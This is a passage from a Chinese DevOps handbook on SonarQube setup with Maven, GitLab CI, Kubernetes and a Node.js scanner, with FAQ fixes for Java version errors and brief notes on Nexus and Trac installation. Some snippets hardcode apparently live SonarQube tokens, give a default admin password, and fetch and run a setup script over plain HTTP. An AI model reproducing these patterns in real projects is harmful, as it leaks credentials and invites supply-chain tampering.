                        <name>Maven Aliyun Mirror</name>
                        <url>http://maven.aliyun.com/nexus/content/repositories/central/</url>
                        <releases>
                                <enabled>true</enabled>
                        </releases>
                        <snapshots>
                                <enabled>false</enabled>
                        </snapshots>
                </repository>
        </repositories>

        <parent>
                <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-starter-parent</artifactId>
                <version>2.5.6</version>
                <relativePath />
```

```
	</parent>

	<dependencyManagement>
		<dependencies>
			<dependency>
				<groupId>org.springframework.cloud</groupId>
				<artifactId>spring-cloud-dependencies</artifactId>
				<version>${spring-cloud.version}</version>
				<type>pom</type>
				<scope>import</scope>
			</dependency>
		</dependencies>
	</dependencyManagement>

	<dependencies>
		<dependency>
			<groupId>org.springframework.boot</groupId>
			<artifactId>spring-boot-starter-actuator</artifactId>
		</dependency>
		<dependency>
			<groupId>org.springframework.boot</groupId>
			<artifactId>spring-boot-starter-test</artifactId>
			<scope>test</scope>
		</dependency>
		<dependency>
			<groupId>junit</groupId>
			<artifactId>junit</artifactId>
			<scope>test</scope>
		</dependency>
		<dependency>
			<groupId>org.projectlombok</groupId>
			<artifactId>lombok</artifactId>
		</dependency>
	</dependencies>

	<modules>
		<module>eureka</module>
		<module>gateway</module>
		<module>config</module>
		<module>webflux</module>
		<module>openfeign</module>
		<module>restful</module>
		<module>sleuth</module>
		<module>oauth2</module>
		<module>welcome</module>
		<module>test</module>
		<module>aliyun</module>
	</modules>

	<profiles>
		<profile>
			<id>dev</id>
			<properties>
				<profiles.active>dev</profiles.active>
			</properties>
			<activation>
				<activeByDefault>true</activeByDefault>
			</activation>
		</profile>
		<profile>
			<id>prod</id>
			<properties>
				<profiles.active>prod</profiles.active>
			</properties>
		</profile>
		<profile>
			<id>test</id>
```

```
                        <properties>
                                <profiles.active>test</profiles.active>
                        </properties>
                </profile>

                <profile>
                        <id>sonar</id>
                        <activation>
                                <activeByDefault>true</activeByDefault>
                        </activation>
                        <properties>
                                <!-- Optional URL to server. Default value is
http://localhost:9000 -->
                                <sonar.host.url>http://localhost:9000</sonar.host.url>
                                <sonar.login>admin</sonar.login>
                                <sonar.password>******</sonar.password>
                                <!-- <sonar.inclusions>**/*.java,**/*.xml</sonar.inclusions> --
>
                                <!-- <sonar.exclusions>**/cn/netkiller/test/*
</sonar.exclusions> -->
                        </properties>
                </profile>

        </profiles>

        <build>
                <plugins>
                        <plugin>
                                <artifactId>maven-surefire-plugin</artifactId>
                                <configuration>
                                        <skip>true</skip>
                                </configuration>
                        </plugin>
                        <plugin>
                                <groupId>org.sonarsource.scanner.maven</groupId>
                                <artifactId>sonar-maven-plugin</artifactId>
                                <version>3.9.0.2155</version>
                        </plugin>
                        <plugin>
                                <groupId>org.jacoco</groupId>
                                <artifactId>jacoco-maven-plugin</artifactId>
                                <version>0.8.7</version>
                                <executions>
                                        <execution>
                                                <goals>
                                                        <goal>prepare-agent</goal>
                                                </goals>
                                        </execution>
                                        <execution>
                                                <id>report</id>
                                                <phase>test</phase>
                                                <goals>
                                                        <goal>report</goal>
                                                </goals>
                                        </execution>
                                </executions>
                        </plugin>
                </plugins>
        </build>

</project>
```

2.3. 集成 Gitlab

创建项目



选择 “From GitLab”，现在切换到 Gitlab，进入用户设置



选择访问令牌



输入令牌名称，勾选 api 和 read_api，最后点击“创建个人访问令牌”按钮



复制“您的新个人访问令牌”



回到 SonarQube，输入配置名称 Configuration name，GitLab API URL和Personal Access Token (Gitlab 中创建的个人访问令牌)



再次输入个人访问令牌



如果令牌正确，将会看到 Gitlab 那边的项目列表，如果项目很多，可以在查询框内输入关键字查找，选择你需要扫描的项目，点击“Set up” 按钮



选择 With GitLab CI



选择 Maven，复制配置项，添加到 Maven 的 pom.xml 中，配置类似下面

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/xsd/maven-4.0.0.xsd">
        <modelVersion>4.0.0</modelVersion>

        <groupId>com.example</groupId>
        <artifactId>demo</artifactId>
        <version>0.0.1-SNAPSHOT</version>
        <packaging>jar</packaging>

        <name>demo</name>
        <description>Demo project for Spring Boot</description>

        <parent>
```

```
                <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-starter-parent</artifactId>
                <version>2.0.1.RELEASE</version>
                <relativePath/> <!-- lookup parent from repository -->
        </parent>

        <properties>
                <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
                <project.reporting.outputEncoding>UTF-8</project.reporting.outputEncoding>
                <java.version>1.8</java.version>


                <sonar.projectKey>api.netkiller.cn_AXz_oa0aOCAK34bOh_gg</sonar.projectKey>
                <sonar.qualitygate.wait>true</sonar.qualitygate.wait>

        </properties>

        <dependencies>
                <dependency>
                        <groupId>org.springframework.boot</groupId>
                        <artifactId>spring-boot-starter-web</artifactId>
                </dependency>

                <dependency>
                        <groupId>org.springframework.boot</groupId>
                        <artifactId>spring-boot-starter-test</artifactId>
                        <scope>test</scope>
                </dependency>
        </dependencies>

        <build>
                <plugins>
                        <plugin>
                                <groupId>org.springframework.boot</groupId>
                                <artifactId>spring-boot-maven-plugin</artifactId>
                        </plugin>
                </plugins>
        </build>

</project>
```



配置 Gitlab 环境变量，点击 “Generate a token” 按钮，生成 SONAR_TOKEN



点击 “Generate” 按钮



点击加号“➕”图标复制SONAR_TOKEN

现在切换到 Gitlab 窗口，进入项目 - 设置 - CI/CD，展开 “变量”



点击 “添加变量” 按钮，从 SonarQube 窗口复制并添加变量 SONAR_TOKEN 和 SONAR_HOST_URL



添加完成后，点击 “显示值” 按钮，检查变量是否正确



点击即 “Continue” 按钮



复制内容，并添加到 .gitlab-ci.yml 文件中

提示

注意：你的项目必须使用 `Java 11` 以上的版本，否则会出错，具体请看 `FAQ` 章节。

所有工作完成之后，点击 “Finish this tutorial” 按钮，SonarQube 窗口放在那里不用管它。

现在提交和推送代码，然后盯着流水线，如果不出错，SonarQube 就会生成下面这样的报告



2.4. SonarScanner

```
sonar-scanner \
  -Dsonar.projectKey=aabbcc \
  -Dsonar.sources=. \
  -Dsonar.host.url=http://localhost:9000 \
  -Dsonar.login=161e6f54add09c966518fa45d2860bad3ebf9774
```

Node.js

https://www.npmjs.com/package/sonarqube-scanner

创建 sonar.js 文件

```
const sonarqubeScanner = require('sonarqube-scanner');

sonarqubeScanner({
        serverUrl: 'http://192.168.30.20:9000',
        token: '880300b52817bae1fe26de51fb36b6da47c40edd',
        options : {
                'sonar.projectName': 'admin.netkiller.cn',
                'sonar.sources': '.',
                'sonar.inclusions' : 'src/**'
        },
}, () => {});
```

package.json

```
{
```

```
  "name": "netkiller",
  "version": "1.0.0",
  "description": "http://www.netkiller.cn",
  "author": "Neo Chen",
  "license": "MIT",
  "scripts": {
    "sonar": "node sonar.js"
  },
  "dependencies": {
    "sonarqube-scanner": "^2.8.1"
  }
}
```

```
[gitlab-runner@gitlab admin.netkiller.cn]$ npm run sonar

> netkiller@2.3.0 sonar /home/gitlab-runner/admin.netkiller.cn
> node sonar.js

[18:39:26] Starting analysis...
[18:39:26] Getting info from "package.json" file
[18:39:26] Checking if executable exists: /home/gitlab-runner/.sonar/native-sonar-
scanner/sonar-scanner-4.5.0.2216-linux/bin/sonar-scanner
[18:39:26] Platform binaries for SonarScanner found. Using it.
INFO: Scanner configuration file: /home/gitlab-runner/.sonar/native-sonar-scanner/sonar-
scanner-4.5.0.2216-linux/conf/sonar-scanner.properties
INFO: Project root configuration file: NONE
INFO: SonarScanner 4.5.0.2216
INFO: Java 11.0.3 AdoptOpenJDK (64-bit)
INFO: Linux 4.18.0-338.el8.x86_64 amd64
INFO: User cache: /home/gitlab-runner/.sonar/cache
INFO: Scanner configuration file: /home/gitlab-runner/.sonar/native-sonar-scanner/sonar-
scanner-4.5.0.2216-linux/conf/sonar-scanner.properties
INFO: Project root configuration file: NONE
INFO: Analyzing on SonarQube server 9.1.0
INFO: Default locale: "en_US", source code encoding: "US-ASCII" (analysis is platform
dependent)
INFO: Load global settings
INFO: Load global settings (done) | time=126ms
INFO: Server id: 243B8A4D-AXz-jVsGB3jmSUHEudyb
INFO: User cache: /home/gitlab-runner/.sonar/cache
INFO: Load/download plugins
INFO: Load plugins index
INFO: Load plugins index (done) | time=64ms
INFO: Load/download plugins (done) | time=120ms
INFO: Process project properties
INFO: Process project properties (done) | time=8ms
INFO: Execute project builders
INFO: Execute project builders (done) | time=1ms
INFO: Project key: netkiller
INFO: Base dir: /home/gitlab-runner/admin.netkiller.cn
INFO: Working dir: /home/gitlab-runner/admin.netkiller.cn/.scannerwork
INFO: Load project settings for component key: 'netkiller'
INFO: Load project settings for component key: 'netkiller' (done) | time=72ms
INFO: Load quality profiles
INFO: Load quality profiles (done) | time=216ms
INFO: Load active rules
INFO: Load active rules (done) | time=4596ms
INFO: Indexing files...
INFO: Project configuration:
INFO:   Included sources: src/**
INFO:   Excluded sources: node_modules/**, bower_components/**, jspm_packages/**, typings/**,
lib-cov/**
```

```
INFO: Load project repositories
INFO: Load project repositories (done) | time=71ms
INFO: 460 files indexed
INFO: 889 files ignored because of inclusion/exclusion patterns
INFO: 0 files ignored because of scm ignore settings
INFO: Quality profile for css: Sonar way
INFO: Quality profile for js: Sonar way
INFO: ------------- Run sensors on module admin.netkiller.cn
INFO: Load metrics repository
INFO: Load metrics repository (done) | time=48ms
INFO: Sensor CSS Metrics [cssfamily]
INFO: Sensor CSS Metrics [cssfamily] (done) | time=109ms
INFO: Sensor CSS Rules [cssfamily]
INFO: 203 source files to be analyzed
INFO: 203/203 source files have been analyzed
INFO: Sensor CSS Rules [cssfamily] (done) | time=2819ms
INFO: Sensor JaCoCo XML Report Importer [jacoco]
INFO: 'sonar.coverage.jacoco.xmlReportPaths' is not defined. Using default locations:
target/site/jacoco/jacoco.xml,target/site/jacoco-
it/jacoco.xml,build/reports/jacoco/test/jacocoTestReport.xml
INFO: No report imported, no coverage information will be imported by JaCoCo XML Report
Importer
INFO: Sensor JaCoCo XML Report Importer [jacoco] (done) | time=4ms
INFO: Sensor JavaScript analysis [javascript]
WARN: You are using Node.js version 10, which reached end-of-life. Support for this version
will be dropped in future release, please upgrade Node.js to more recent version.
INFO: 304 source files to be analyzed
INFO: 30/304 files analyzed, current file: src/views/fcms/LoanIn/ScreenCustomers/index.vue
INFO: 87/304 files analyzed, current file: src/views/fcms/confingManage/warnConfig/index.vue
INFO: 153/304 files analyzed, current file: src/views/tdms/components/BusinessRisk.vue
INFO: 211/304 files analyzed, current file: src/views/fcms/LoanIn/LoanModel/modal.vue
INFO: 275/304 files analyzed, current file: src/views/system/post/index.vue
INFO: 304/304 source files have been analyzed
INFO: Sensor JavaScript analysis [javascript] (done) | time=57807ms
INFO: Sensor TypeScript analysis [javascript]
INFO: No input files found for analysis
INFO: Sensor TypeScript analysis [javascript] (done) | time=7ms
INFO: Sensor C# Project Type Information [csharp]
INFO: Sensor C# Project Type Information [csharp] (done) | time=1ms
INFO: Sensor C# Analysis Log [csharp]
INFO: Sensor C# Analysis Log [csharp] (done) | time=9ms
INFO: Sensor C# Properties [csharp]
INFO: Sensor C# Properties [csharp] (done) | time=0ms
INFO: Sensor JavaXmlSensor [java]
INFO: Sensor JavaXmlSensor [java] (done) | time=2ms
INFO: Sensor HTML [web]
INFO: Sensor HTML [web] (done) | time=479ms
INFO: Sensor VB.NET Project Type Information [vbnet]
INFO: Sensor VB.NET Project Type Information [vbnet] (done) | time=3ms
INFO: Sensor VB.NET Analysis Log [vbnet]
INFO: Sensor VB.NET Analysis Log [vbnet] (done) | time=13ms
INFO: Sensor VB.NET Properties [vbnet]
INFO: Sensor VB.NET Properties [vbnet] (done) | time=0ms
INFO: ------------- Run sensors on project
INFO: Sensor Zero Coverage Sensor
INFO: Sensor Zero Coverage Sensor (done) | time=68ms
INFO: CPD Executor 16 files had no CPD blocks
INFO: CPD Executor Calculating CPD for 288 files
INFO: CPD Executor CPD calculation finished (done) | time=269ms
INFO: Analysis report generated in 127ms, dir size=4.0 MB
INFO: Analysis report compressed in 400ms, zip size=1.7 MB
INFO: Analysis report uploaded in 792ms
INFO: ANALYSIS SUCCESSFUL, you can browse http://192.168.30.20:9000/dashboard?id=netkiller
INFO: Note that you will be able to access the updated dashboard once the server has processed
the submitted analysis report
INFO: More about the report processing at http://192.168.30.20:9000/api/ce/task?
id=AX0ESRKaT19KeT2iVgTn
```

```
INFO: Analysis total time: 1:20.455 s
INFO: ------------------------------------------------------------------------
INFO: EXECUTION SUCCESS
INFO: ------------------------------------------------------------------------
INFO: Total time: 1:21.380s
INFO: Final Memory: 13M/50M
INFO: ------------------------------------------------------------------------
```

3. FAQ

3.1. bootstrap check failure [1] of [1]: max virtual memory areas vm.max_map_count [65530] is too low, increase to at least [262144]

```
sonarqube | ERROR: [1] bootstrap checks failed. You must
address the points described in the following [1] lines before
starting Elasticsearch.
sonarqube | bootstrap check failure [1] of [1]: max virtual
memory areas vm.max_map_count [65530] is too low, increase to
at least [262144]
sonarqube | ERROR: Elasticsearch did not exit normally - check
the logs at /opt/sonarqube/logs/sonarqube.log
```

/etc/sysctl.conf 增加配置项

```
vm.max_map_count=655360
```

3.2. failed: An API incompatibility was encountered while executing org.sonarsource.scanner.maven:sonar-maven-plugin:3.9.0.2155:sonar: java.lang.UnsupportedClassVersionError: org/sonar/batch/bootstrapper/EnvironmentInformation has been compiled by a more recent version of the Java Runtime (class file version 55.0), this version of the Java Runtime only recognizes class file versions up to 52.0

```
[ERROR] Failed to execute goal
org.sonarsource.scanner.maven:sonar-maven-
plugin:3.9.0.2155:sonar (default-cli) on project demo:
Execution default-cli of goal
org.sonarsource.scanner.maven:sonar-maven-
plugin:3.9.0.2155:sonar failed: An API incompatibility was
encountered while executing
org.sonarsource.scanner.maven:sonar-maven-
plugin:3.9.0.2155:sonar:
java.lang.UnsupportedClassVersionError:
org/sonar/batch/bootstrapper/EnvironmentInformation has been
compiled by a more recent version of the Java Runtime (class
file version 55.0), this version of the Java Runtime only
recognizes class file versions up to 52.0
```

问题分析，SonarQube 系统是建立在 Java 11 的基础之上，而我们自己的代码是 Java 1.8，所以在 mvn package 的时候可以编译成功，但是在执行 mvn verify sonar:sonar 的时候 sonar-maven-plugin 需要 Java 11，所以会报错。

```
JDK Version     Bytecode Version
Java 1.0        45.0
Java 1.1        45.3
Java 1.2        46.0
Java 1.3        47.0
Java 1.4        48.0
Java 5          49.0
Java 6          50.0
Java 7          51.0
Java 8          52.0
Java 9          53.0
Java 10         54.0
Java 11         55.0
Java 12         56.0
Java 13         57.0
Java 14         58.0
Java 15         59.0
```

```
Java 16         60.0
Java 17         61.0
Java 18         62.0
```

更换 JDK 版本可以解决

如果你的代码无法工作在 Java 11 之上，就需要解决编译使用 Java 8，执行 sonar 时使用 Java 11，你需要安装两个JDK

```
[root@localhost ~]# dnf install java-11-openjdk java-11-
openjdk-devel
[root@localhost ~]# dnf install java-1.8.0-openjdk java-1.8.0-
openjdk-devel
```

注意安装顺序，先安装 Java 11 再安装 Java 8，这样系统默认Java 是 1.8

```
[root@localhost ~]# java -version
openjdk version "1.8.0_312"
OpenJDK Runtime Environment (build 1.8.0_312-b07)
OpenJDK 64-Bit Server VM (build 25.312-b07, mixed mode)
```

编译方法

```
[root@localhost ~]# java -version
openjdk version "1.8.0_312"
OpenJDK Runtime Environment (build 1.8.0_312-b07)
OpenJDK 64-Bit Server VM (build 25.312-b07, mixed mode)
[root@localhost ~]# mvn clean package
[root@localhost ~]# mvn verify
```

```
[root@localhost ~]# export JAVA_HOME=/usr/lib/jvm/java-11-
openjdk
[root@localhost ~]# PATH=$JAVA_HOME/bin:$PATH
[root@localhost ~]# java -version
openjdk version "11.0.13" 2021-10-19 LTS
OpenJDK Runtime Environment 18.9 (build 11.0.13+8-LTS)
OpenJDK 64-Bit Server VM 18.9 (build 11.0.13+8-LTS, mixed mode,
sharing)
[root@localhost ~]# mvn sonar:sonar -
Dsonar.projectKey=api.netkiller.cn_AX0DhnglXpSwMKevAarP \
  -Dsonar.host.url=http://192.168.30.12:9000 \
  -Dsonar.login=161e6f54add09c966518fa45d2860bad3ebf9774
```

修改 Gitlab 持续集成 .gitlab-ci.yml 文件

```
sonarqube-check:
  # image: maven:3.6.3-jdk-11
  variables:
    SONAR_USER_HOME: "${CI_PROJECT_DIR}/.sonar"  # Defines the
location of the analysis task cache
    GIT_DEPTH: "0"  # Tells git to fetch all the branches of
the project, required by the analysis task
  cache:
    key: "${CI_JOB_NAME}"
    paths:
      - .sonar/cache
  tags:
    - shell
  before_script:
    - rm -rf doc sql
  after_script:
    - wechat -t 1 api.netkiller.cn $CI_COMMIT_BRANCH 分支代码质量
和安全漏洞扫描完毕 http://192.168.30.12:9000/dashboard?
id=api.netkiller.cn_AX0DhnglXpSwMKevAarP
  script:
    - mvn verify
    - export JAVA_HOME=/usr/lib/jvm/java-11-openjdk
    - export PATH=$JAVA_HOME/bin:$PATH
    - mvn sonar:sonar -
```

```
Dsonar.projectKey=api.netkiller.cn_AX0DhnglXpSwMKevAarP
  allow_failure: true
  only:
    - testing
```

注意：这里没有使用 docker 构建，我个人比较喜欢 Shell 执行器，它的速度比 docker 快

3.3. [ERROR] An unknown compilation problem occurred

由于 SonarQube 使用的是 OpenJDK 11，编译代码是 1.8 会出现下面错误

```
[ERROR] Failed to execute goal org.apache.maven.plugins:maven-
compiler-plugin:3.1:compile (default-compile) on project
netkiller-common: Compilation failure
582[ERROR] An unknown compilation problem occurred
```

配置 maven-compiler-plugin 插件，指定JDK版本

```
        <plugins>
            <plugin>
                <groupId>org.apache.maven.plugins</groupId>
                <artifactId>maven-compiler-plugin</artifactId>
                <version>3.8.1</version>
                <configuration>
                    <source>1.8</source>
                    <target>1.8</target>
                    <encoding>UTF-8</encoding>
                </configuration>
            </plugin>
        </plugins>
```

3.4. can't have 2 modules with the following key

错误日志

```
[ERROR] Failed to execute goal
org.sonarsource.scanner.maven:sonar-maven-
plugin:3.9.0.2155:sonar (default-cli) on project
api.netkiller.cn: Project
'api.netkiller.cn_AX0DhnglXpSwMKevAarP' can't have 2 modules
with the following key: api.netkiller.cn_AX0DhnglXpSwMKevAarP -
> [Help 1]
```

出错原因，Maven 使用了 module 结构

```
Project
   |- pom.xml
   |- module-1
   |      |- pom.xml
   |- module-2
   |      |- pom.xml
```

父 pom.xml 中添加了

```
        <properties>
                <project.build.sourceEncoding>UTF-
8</project.build.sourceEncoding>
                <project.reporting.outputEncoding>UTF-
8</project.reporting.outputEncoding>
                <java.version>1.8</java.version>

<sonar.projectKey>api.netkiller.cn_AX0DhnglXpSwMKevAarP</sonar.
projectKey>
```

```
<sonar.qualitygate.wait>true</sonar.qualitygate.wait>

        </properties>
```

module-1 和 module-2 会继承 parent 中的 properties 定义。

解决方案，注释 sonar.projectKey

```
        <properties>
                <project.build.sourceEncoding>UTF-
8</project.build.sourceEncoding>
                <project.reporting.outputEncoding>UTF-
8</project.reporting.outputEncoding>
                <java.version>1.8</java.version>

                <!--
<sonar.projectKey>api.netkiller.cn_AX0DhnglXpSwMKevAarP</sonar.
projectKey> -->

<sonar.qualitygate.wait>true</sonar.qualitygate.wait>

        </properties>
```

修改 Gitlab 持续集成 .gitlab-ci.yml 文件

mvn verify sonar:sonar -
Dsonar.projectKey=api.netkiller.cn_AX0DhnglXpSwMKevAarP

```
stages:
  - build
  - test
  - deploy

build-job:
```

```
  stage: build
  tags:
    - shell
  script:
    - echo "Compiling the code..."
    - mvn package
    - echo "Compile complete."

# unit-test-job:
#   stage: test
#   script:
#     - echo "Running unit tests... This will take about 60
seconds."
#     - echo "Code coverage is 90%"

# lint-test-job:
#   stage: test
#   script:
#     - echo "Linting code... This will take about 10 seconds."
#     - echo "No lint issues found."

sonarqube-check:
  image: maven:3.6.3-jdk-11
  variables:
    SONAR_USER_HOME: "${CI_PROJECT_DIR}/.sonar"  # Defines the
location of the analysis task cache
    GIT_DEPTH: "0"  # Tells git to fetch all the branches of
the project, required by the analysis task
  cache:
    key: "${CI_JOB_NAME}"
    paths:
      - .sonar/cache
  tags:
    - docker
  script:
    - mvn verify sonar:sonar -
Dsonar.projectKey=api.netkiller.cn_AX0DhnglXpSwMKevAarP
  allow_failure: true
#   only:
    # - master # or the name of your main branch


deploy-job:
  stage: deploy
  script:
```

```
    - echo "Deploying application..."
    - echo "Application successfully deployed."
```

还有一种解决方案，我没有测试过

```
<sonar.projectKey>your_projectKey</sonar.projectKey>
<sonar.moduleKey>${artifactId}</sonar.moduleKey>
```

3.5. Kubernetes 运行 sonar-scanner

sonar-project.properties

```
# must be unique in a given SonarQube instance
sonar.projectKey=ejy-finance-admin
sonar.host.url=http://sonarqube.default.svc.cluster.local
sonar.login=sqp_84b8d5f75bdc9dd20bf9339fb6dd5d4cda5c152d
# --- optional properties ---

# defaults to project key
sonar.projectName=ejy-finance-admin
# defaults to 'not provided'
sonar.projectVersion=1.0

# Path is relative to the sonar-project.properties file.
Defaults to .
sonar.sources=.

# Encoding of the source code. Default is default system
encoding
sonar.sourceEncoding=UTF-8
```

.gitlab-ci.yml

```
stages:
  - build
  - check
  - docker
  - deploy

variables:
  DOCKER_REGISTRY: registry.netkiller.cn
  IMAGE:
$DOCKER_REGISTRY/$CI_COMMIT_BRANCH/$CI_PROJECT_NAME:$CI_COMMIT_
SHORT_SHA-$CI_PIPELINE_ID

cache:
  key: ${CI_COMMIT_REF_SLUG}
  paths:
    - node_modules/
    - dist/

build-job:
  stage: build
  image: node:14.17-alpine
  before_script:
    - npm install --registry=https://registry.npm.taobao.org
  script:
    - npm run build:${CI_COMMIT_REF_SLUG}
  after_script:
    - tar zcvf $CI_PROJECT_NAME.tgz dist
    - ls -l $CI_PROJECT_NAME.tgz
  only:
    - office
    - dev
    - test
  tags:
    - kubernetes
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - $CI_PROJECT_NAME.tgz

sonarqube-check:
  stage: check
  image: sonarsource/sonar-scanner-cli:latest
```

```
  variables:
    SONAR_USER_HOME: "${CI_PROJECT_DIR}/.sonar"
    GIT_DEPTH: "0"
  cache:
    key: "${CI_JOB_NAME}"
    paths:
      - .sonar/cache
  script:
    - sonar-scanner
  allow_failure: true
  only:
    - master
    - office
  tags:
    - kubernetes

build-docker:
  stage: docker
  image: docker:latest
  before_script:
    - echo "$CI_REGISTRY_PASSWORD" | docker login
$DOCKER_REGISTRY --username $CI_REGISTRY_USER --password-stdin
    - ls -l dist
  after_script:
    - docker images | grep $CI_PROJECT_NAME
    - docker image rm $IMAGE
  script:
    - docker build -t $IMAGE -f Dockerfile .
    - docker push $IMAGE
  only:
    - office
    - dev
    - test
  tags:
    - kubernetes

deploy-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
  dependencies: []
  before_script:
    - kubectl -n ${CI_COMMIT_BRANCH} get pod | grep
$CI_PROJECT_NAME
  script:
```

```
    - kubectl set image deployment/${CI_PROJECT_NAME}
${CI_PROJECT_NAME}=${IMAGE} -n ${CI_COMMIT_BRANCH}
  after_script:
    - kubectl -n ${CI_COMMIT_BRANCH} get pod | grep
$CI_PROJECT_NAME
  only:
    - dev
    - test
  tags:
    - shell
  environment:
    name: $CI_COMMIT_BRANCH
    url: $CI_COMMIT_BRANCH.netkiller.cn/$CI_PROJECT_NAME

deploy-office:
  stage: deploy
  image: docker:latest
  # cache: []
  variables:
    GIT_STRATEGY: none
    PORT: 1850
  before_script:
    - docker login -u "$CI_REGISTRY_USER" -p
"$CI_REGISTRY_PASSWORD" $DOCKER_REGISTRY
  script:
    - docker rm -f $CI_PROJECT_NAME
    - docker run --restart always -d --name $CI_PROJECT_NAME -v
/mnt/logs/$CI_PROJECT_NAME:/var/log/nginx -p $PORT:80 $IMAGE
  after_script:
    - docker ps -a | grep -w $CI_PROJECT_NAME
  only:
    - office
  tags:
    - office
  environment:
    name: office
    url: www.netkiller.cn
```

第 120 章 Dagger

Dagger: a new way to create CI/CD pipelines!

Dagger 是 Docker 公司推出的一个 DevOps 产品

第 121 章 持续集成工具

1. Code Review

1.1. Phabricator - an open source, software engineering platform

Phabricator is a collection of open source web applications that help software companies build better software.

Phabricator 是 Facebook 开源的Code Review 工具

1.2. Gerrit

Gerrit 是 Google 开发的Code Review 工具

1.3. TeamCity

2. Nexus Repository OSS

https://www.sonatype.com/download-oss-sonatype

```
wget https://www.sonatype.com/oss-thank-you-tar.gz
```

2.1. 安装 Nexus

Docker

```
docker run -d -p 8081:8081 --restart=always --name nexus
sonatype/nexus3
```

2.2. Nexus UI

http://localhost:8081/ 登陆用户名 admin 默认密码 admin123

2.3. maven 设置

maven在settings.xml中配置如下，下次maven就会通过访问电脑上的私服来获取jar包

```
<mirrors>
    <mirror>
      <id>nexus</id>
      <mirrorOf>*</mirrorOf>
      <url>http://localhost:8081/repository/maven-public/</url>
    </mirror>
```

```
</mirrors>
```

2.4. Node.js

输入命令登陆远程仓库

```
npm login --registry=http://nexus.netkiller.cn/repository/npm/
```

在项目中输入

```
npm pack
```

上传

```
npm publish --
registry=http://nexus.netkiller.cn/repository/npm/
```

2.5. Ruby

安装 nexus 包

```
$ gem install nexus
```

打包

```
gem build project.gemspec
```

上传，系统会提示上传URL

```
gem nexus project-1.0.0.gem
```

第 122 章 Open Source Requirements Management Tool

http://sourceforge.net/projects/osrmt/

```
<client directory>\v1_50\client\

copy connection.mysql.xml connection.xml
```

```
<client directory>\v1_50\client\upgrade.bat

Select configuration option 1,2,3 or 4
1) Define a new connection
2) Test the connection
3) Save the new connection
4) Initialize a new database
5) Upgrade 1.3 to 1.4 database
6) Migrate database contents
7) Export language file
8) Import language file
0) Exit
Enter option number [Exit]:


Enter option number [Exit]: 4
initializing database defined in connection.xml:
jdbc:mysql://localhost/osrmt?
useUnicode=true&characterEncoding=UTF-8
osrmt
mysql
Target correct? Y|N [Y]: y
Empty schema located - initialize and populate schema? [Y]:
```

第 123 章 TRAC

http://trac.edgewall.org

1. Ubuntu 安装

1.1. source code

过程 123.1. TRAC - source

1. setup.py

```
wget http://peak.telecommunity.com/dist/ez_setup.py
python ez_setup.py
```

2. Trac

```
wget http://download.edgewall.org/trac/Trac-1.1.1.tar.gz
tar zxvf Trac-1.1.1.tar.gz
cd Trac-1.1.1
sudo python ./setup.py install
cd ..
```

1.2. easy_install

过程 123.2. TRAC - easy_install

1. easy_install

```
$ sudo apt-get install python-setuptools
```

2. Installing Trac

```
sudo easy_install Pygments
sudo easy_install Genshi
sudo easy_install Trac
```

ClearSilver

```
sudo apt-get install python-clearsilver
```

python svn

```
                                                    sudo apt-
get install python-svn python-svn-dbg
```

create svn repos

```
$ svnadmin create /home/netkiller/repos
```

1.3. Apache httpd

```
# cat /etc/httpd/conf.d/trac.conf
<VirtualHost *:80>
  # Change this to the domain which points to your host, i.e.
the domain
  # you set as "phabricator.base-uri".
  ServerName trac.repo

  <Location />
    SetHandler mod_python
    PythonInterpreter main_interpreter
```

```
    PythonHandler trac.web.modpython_frontend
    PythonOption TracEnv /gitroot/trac/default
    PythonOption TracUriRoot /
  </Location>
# Replace all occurrences of /srv/trac with your trac root
below
# and uncomment the respective SetEnv and PythonOption
directives.
#  <LocationMatch /cgi-bin/trac\.f?cgi>
#       SetEnv TRAC_ENV /srv/trac
#  </LocationMatch>
#  <IfModule mod_python.c>
#    <Location /cgi-bin/trac.cgi>
#      SetHandler mod_python
#      PythonHandler trac.web.modpython_frontend
#      #PythonOption TracEnv /srv/trac
#    </Location>
#  </IfModule>
</VirtualHost>
```

2. CentOS 安装

http://trac.edgewall.org/

```
[root@development ~]# yum install python-setuptools
[root@development ~]# easy_install Trac

[root@development ~]# trac-admin /var/www/myproject initenv
```

2.1. trac.ini

subversion 仓库配置

```
                                vim /srv/conf/trac.ini

                                repository_dir =
/svnroot/example.com
```

2.2. standalone

```
tracd -s --port 8000 /var/www/myproject
```

multiple projects

```
tracd --port 8000 /var/www/trac/project1/
/var/www/trac/project2 ...
or
tracd --port 8000 -e /var/www/trac/
```

2.3. Using Authentication

Using Authentication

To create a .passwd file using htdigest:

```
htdigest -c /var/www/trac/.passwd localhost neo
```

then for additional users:

```
htdigest /var/www/trac/.passwd localhost netkiller
```

bind ip

```
tracd -d --host 192.168.3.9 --port 8000 --
auth=*,/srv/trac/.passwd,localhost -e /srv/trac
```

```
$ tracd -p 8080 \
   --auth=project1,/path/to/users.htdigest,mycompany.com \
   --auth=project2,/path/to/users.htdigest,mycompany.com \
   /path/to/project1 /path/to/project2

tracd -p 8000 \
   --auth=*,/var/www/trac/.passwd,localhost \
   -e /var/www/trac/
```

2.4. trac-admin

```
# trac-admin /srv/example help
trac-admin - The Trac Administration Console 0.12.3
```

```
Usage: trac-admin </path/to/projenv> [command [subcommand]
[option ...]]

Invoking trac-admin without command starts interactive mode.

help                 Show documentation
initenv              Create and initialize a new environment
attachment add       Attach a file to a resource
attachment export    Export an attachment from a resource to a
file or stdout
attachment list      List attachments of a resource
attachment remove    Remove an attachment from a resource
changeset added      Notify trac about changesets added to a
repository
changeset modified   Notify trac about changesets modified in a
repository
component add        Add a new component
component chown      Change component ownership
component list       Show available components
component remove     Remove/uninstall a component
component rename     Rename a component
config get           Get the value of the given option in
"trac.ini"
config remove        Remove the specified option from
"trac.ini"
config set           Set the value for the given option in
"trac.ini"
deploy               Extract static resources from Trac and all
plugins
hotcopy              Make a hot backup copy of an environment
milestone add        Add milestone
milestone completed  Set milestone complete date
milestone due        Set milestone due date
milestone list       Show milestones
milestone remove     Remove milestone
milestone rename     Rename milestone
permission add       Add a new permission rule
permission list      List permission rules
permission remove    Remove a permission rule
priority add         Add a priority value option
priority change      Change a priority value
priority list        Show possible ticket priorities
